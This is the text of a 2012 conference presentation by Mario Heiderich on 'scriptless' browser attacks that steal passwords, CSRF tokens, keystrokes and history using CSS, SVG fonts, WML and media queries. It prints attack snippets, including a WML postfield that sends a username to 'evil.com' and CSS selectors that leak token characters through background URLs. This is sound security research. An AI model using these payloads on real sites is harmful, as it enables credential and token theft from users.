# GOT YOUR NOSE

## How Attackers steal your precious Data without using Scripts

A Presentation by Mario Heiderich, 2012

# OUR DEAR SPEAKER

- **Mario Heiderich**
  - Researcher and PhD Student, Ruhr-Uni Bochum
    - PhD Thesis on Client Side Security and Defense
  - Security Researcher contracting for MS, Redmond
  - Security Researcher for SRLabs & Deutsche Post
  - Published author and international speaker
    - Specialized in HTML5 and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - FUD Peddler and Prophet of Doom
  - HTML5 Security Cheatsheet

GOT YOUR NOSE

# BACKGROUND

JavaScript

From Hell

A Talk by Mario Heiderich

Confidence 2.0 Warsaw 2009 AD

**The Presence and Future of Web Attacks**
Multi-Layer Attacks, XSSQLI+ and HTML5

A presentation by Mario Heiderich
for CONFidence 2010, Krakow

**The Image that called me**
Active Content Injection with SVG Files

A presentation by Mario Heiderich, 2011

**Dev and Blind**

Attacking the weakest link in IT security

A Talk by Johannes Hofmann and Mario Heiderich
Confidence 201002, Prague

**THE ULTIMATE IDS SMACKDOWN**

A hopefully amusing and edutaining talk by
**Gareth Heyes** and **Mario Heiderich**
for OWASP London, 07.2009

**Locking the Throne Room**

How ES5+ will change XSS and Client Side Security

A presentation by Mario Heiderich
BlueHat, Redmond 2011

**I thought you were my friend!**
Malicious markup, browser issues and other obscurities

A talk by
**Mario Heiderich**

For
**CONFidence 2009**
**OWASP Europe 2009**
in Krakow

**HTML 5**
The good, the bad, the ugly
A presentation by Mario Heiderich, 2010

GOT YOUR NOSE

# CROSS SITE SCRIPTING

- Lots of Talks have been held
- Plenty of Research has been done
  - Traditional injections
  - Attacks from outer space
  - XSS, XAS, XDS, XSSQLI, SWXSS, … you name it!
  - Defense mechanisms on multiple layers
  - Network, Server, Client and what not…
    - CSP, NoScript, AntiSamy and HTMLPurifier, Browser XSS Filters
    - mod_security, PHPIDS, some nonsense WAF products
- **But why use scripting at all?**

GOT YOUR NOSE

# TOPICS TODAY

- **Scriptless Attacks in your Browser**
  - Attacks bypassing NoScript
  - Attacks bypassing **C**ontent **S**ecurity **P**olicy
  - No Scripting allowed
  - No Scripting necessary

  - Attacks working in Thunderbird
  - **Attacks stealing your data without XSS**

GOT YOUR NOSE

# OFFENSIVE TALK

- **We'll mainly see attack vectors today**
  - Starting simple – using cheap HTTP tricks
  - Stealing passwords with CSS
    - Almost like the Sexy Assassin back in 2009
    - Just without any bruteforcing
  - Playing with a user's perception
  - Time and Measure, Log and Steal
- **Focus is stealing data by using the browser**
  - Passwords, tokens, sensitive data is general

# THE
# MARKUP BROTHERS



## SVG SANCHEZ · HTML HARRY
## CLIVE S STYLESHEET

## GOT YOUR NOSE

# A RIVER FOR SOME

# DEFENSE

- **Defense is possible but tough**
  - Benign features combined to be attacks
  - No possibility to easily build signatures
  - Attacker utilizes solicited content
  - CSS, SVG images, Links and Images
  - **No scripting allowed!**

  - „Thanks for the injection!"

GOT YOUR NOSE

# HAPPY INJECTIONS



GOT YOUR NOSE

# EXPLOITS

- Three Chapters to be presented

  - Chapter 1: **The simple tricks**
  - Chapter 2: **Advanced Class**
  - Chapter 3: **For Science!**

# CHAPTER ONE

## Those **simple** Tricks

# ALICE AND THE CAPTCHA

- **Let's assume the following situation**
  - Alice visits a website she frequently uses
  - She has a login there, password stored
    - Let's further assume her password is „secret"
  - The site seems to have a new security feature!
  - Now the login needs a CAPTCHA to be solved

  - **And that is how it looks like!**

# CAPCTHA OF DOOM



- Seems legit?
- See it live: http://heideri.ch/opera/captcha/

GOT YOUR NOSE

# ANALYSIS

- **What really happens**
  - The attacker, Clive, injects CSS...
    - `input[type=password]{content:attr(value)}`
  - Then he includes a custom SVG font
    - `@font-face {font-family: X;src: url(x.svg#X) format("svg");}`
  - The attacker simply flips characters
    - *s* becomes *x*, *e* becomes *w*, *c* becomes *@* ...
  - By thinking it's a CAPTCHA...
  - **... Alice submits her password to the attacker**

GOT YOUR NOSE

# VALIDATION

Name: [                    ] (required)

Birthday: [ 1600-02-29    ] (2000-01-01 <-> 2020-01-01)

Choose a color: ( ) Red ( ) Blue ( ) Green (Required)

Select the flavors
☐ **Vanilla**
☑ **Strawberry**   (At least one flavor is required)
☑ **Peppermint**

Color 2
**red**
**blue**
**green**

GOT YOUR NOSE

# CSS AND REGEX

- Old but gold – brute-forcing passwords
  - But this time with CSS3 and HTML5
  - The secret ingredient here is „validation"
  - **Brute-force with RegEx!**
  - Let's have a look
  - **DEMO**

- **Good thing it works on all browsers**
  - Limited by smart password managers though

GOT YOUR NOSE

# CHAPTER TWO

## ❦Advanced Class❧

# I READ YOU

- **Bob is security aware**
  - His online banking webite? No scripts allowed!
  - His browser? Top-up-to-date!
  - His emails? PGP, SMIME – you name it!

- **Bob isolates stuff, knows his security**
  - Even if an attacker XSS'd his bank website...
  - Nothing could happen – no JavaScript, Flash or Java

- How can **we** still pwn Bob then?

GOT YOUR NOSE

# SMART BOB

THE INNERNETTE

GOT YOUR NOSE

# DEFINE GOALS

- We cannot XSS Bob
- We cannot easily get his cookies
- Neither simply *access* sensitive data
- But we **want** his login data


- **So we oughta „jack" the login form!**

GOT YOUR NOSE

# WAP INJECTION

- If Bob used Opera, we'd have a nice lever

# LEGIT OR NOT

- Looked legit – or did it?

- So what happened here?

  - Opera allows WAP/WML injections

  - Thereby we can use WML variables

    - ```
      <go href="//evil.com"><postfield

          name="stolen"

          value="$(username)"/>
      ```

  - **Limited though – XHTML only, Opera only**

  - Let's have a look: http://html5sec.org/login

# LUCKY BOB

- He uses Firefox with NoScript
- ...and Thunderbird with Enigmail
- **Unpwnable?**



GOT YOUR NOSE

# REBUTTAL

- Let's stay admantine
  - And develop a targeted exploit
  - Working on Firefox **and** Thunderbird
  - Latest versions, bypassing NoScript

    How can we do that?
  - And can we do it at all?
  - **Let's have a look!**

GOT YOUR NOSE

# KEYLOGGER

- Just a harmless login page



- Behaving **strange** on closer inspection though...
  - Let's check that http://html5sec.org/keylogger

GOT YOUR NOSE

# LEAVING LAS VEGAS

- If it works in Firefox w/o JavaScript
- Can it also work in…



GOT YOUR NOSE

# THUNDERBIRD

- **Mother of God!**
- Stealing and exfiltrating keystrokes
- Right in your favorite email client

- **Demo time!**

# HOW IS IT DONE

- Attacker injected some inline SVG code
  - SVG knows the `<set>` element
  - The `<set>` element can listen to events
  - Even keystrokes
  - The feature is called *accessKey()* (W3C)
  - JavaScript is turned off – it's „no script" anyway
  - But the keystroke scope is hard to define

  - **In Firefox it's the whole document**

# THANKS SVG SANCHEZ



Now, what's next?

GOT YOUR NOSE

# NOW WAT IS DEESE

http://192.168.1.13/Test/test.html

GOT YOUR NOSE

# CSS HISTORY THEFT

- CSS History stealing
  - `:visited` gets a background
  - Many more similar approaches
- So browsers limit `:visited`
  - No resource loading
  - No JavaScript API
- But SVG makes a difference
- **DEMO**

# LETS TAKE A BREATH

# CHAPTER THREE

## For Science!!!

# CSRF TOKENS

- **Everybody knows CSRF**
  - One domain makes a request to another
  - The user is logged into that other domain
  - Stuff happens, accounts get modified etc.

- **How to we kill CSRF?**
  - Easily – we use tokens, nonces
  - We make sure a request cannot be guessed
  - Or brute-forced – good tokens are long and safe

# CSRF AND XSS

- CSRF and XSS are good friends
  - JavaScript can read tokens from the DOM
  - Bypass most CSRF protection techniques



  - **But can we steal CSRF tokens w/o JS?**

# ALREADY DONE

- SDC, Gaz and thornmaker already did it
- Check out http://p42.us/css/
- They used CSS
  - Basically a brute-force via attribute selectors
  - `input[value^=a]{background:url(?a)}`
  - If the server catches GET /?a...
  - The first character is an **a**
- But then what?
- There's no „second or Nth character selector"
- They had to go `input[value^=aa]{background:url(?aa)}`

GOT YOUR NOSE

# EFFECTIVENESS

- We're attackers who don't have much time!
  - So we cannot bruteforce like that
  - We need a quicker approach!
  - Also, this time we want to attack Webkit :-)

- **Let's cook ourselves some crazy CSS!**

# INGREDIENTS

- Some links with a secret CSRF token
- A CSS injection
  - `height`
  - `width`
  - `content:attr(href)`
  - `overflow-x:none`
  - `font-family`
  - And another secret ingredient

# DEMO

- http://html5sec.org/webkit/test

# COOKING METH

- The secret ingredients
  - **Custom SVG font – one per character**
  - An animation – decreasing the box size
  - The overflow to control scrollbar appearance
  - And finally...

  - **Styled scrollbar elements – Webkit only**

```
div.s::-webkit-scrollbar-track-piece
:vertical:increment {background:red url(/s)}
```

GOT YOUR NOSE

# THOSE FONTS

- There's more we can do with custom fonts
  - HTML5 recommends WOFF
  - All done via `@font-face`

- WOFF supports an interesting feature
  - **Discretionary Ligatures**
  - Arbitrary character sequences can become *one* character
  - Imagine.. `C a t` become a *cat icon*. Or... `d e e r` a *lil' deer*

GOT YOUR NOSE

# LIGATURES

GOT YOUR NOSE

RebusScript  Rebus.woff (UnicodeBmp)

Datei  Bearbeiten  Element  Werkzeuge  Hints  Encoding  Ansicht  Metrik  CID  MM  Fenster  Hilfe

174    (0x00ae) U+00AE  registered  REGISTERED SIGN

Zeichen-Info für registered

Unicode
Kommentar
Positionings

| Subtable | Source Glyph Names |
|---|---|
| 'calt' Contextual Alternates in Latin lookup 1 subtable | s u p e r s e c r e t |

Lig. Carets
Counters
TeX & Math
Vert. Variants
Horiz. Variants

®supersecret

Delete

< zurück                    Next >

OK                          Fertig

registered

Datei  Bearbeiten  Point  Element  Werkzeuge  Hints

0
Lig.Caret

119

Lay

V  E  Layer
   Guide
   Back
   Zeichenebene

# ATTACK FONTS

- We can thus build dictionary fonts!
  - One character per password for example
  - No problem for a font to handle 100k+ items
- Map the string `s u p e r s e c r e t` into one char
- Make everything else invisible
- **If the character is visible, we have a hit**
  - If not the password is not in the list/font
- But how to activate this ligature feature?
  - With CSS3! `-moz-font-feature-settings:'calt=0'; -ms-font-feature-settings:'calt' 0;`

- **How can we find out if nothing - or just one char is visible?**

# GO CSS

- Remember the smart scrollbars?
  - Same thing all over again
  - But this time for all browsers please
- **CSS Media Queries to the rescue!**
  - We can deploy selective CSS depending on:
    - Viewport width, viewport height
    - `@media screen and (max-width: 400px){*{foo:bar}}`
  - Every character gets a distinct width, and/or height
  - Once scrollbars appear, the viewport width gets reduced
  - By the width of the scrollbar
  - Some Iframe tricks do the job and allow universal scrollbar detection

- **That's all we need _:D**

GOT YOUR NOSE

DEMO

# THE PERFECT LEAK

# CONCLUSION I

Everything is a side-channel nowadays

Oh my!

# CONCLUSION II

- Scriptless Attacks versus XSS
  - Not many differences in impact
  - More common injcetion scenarios
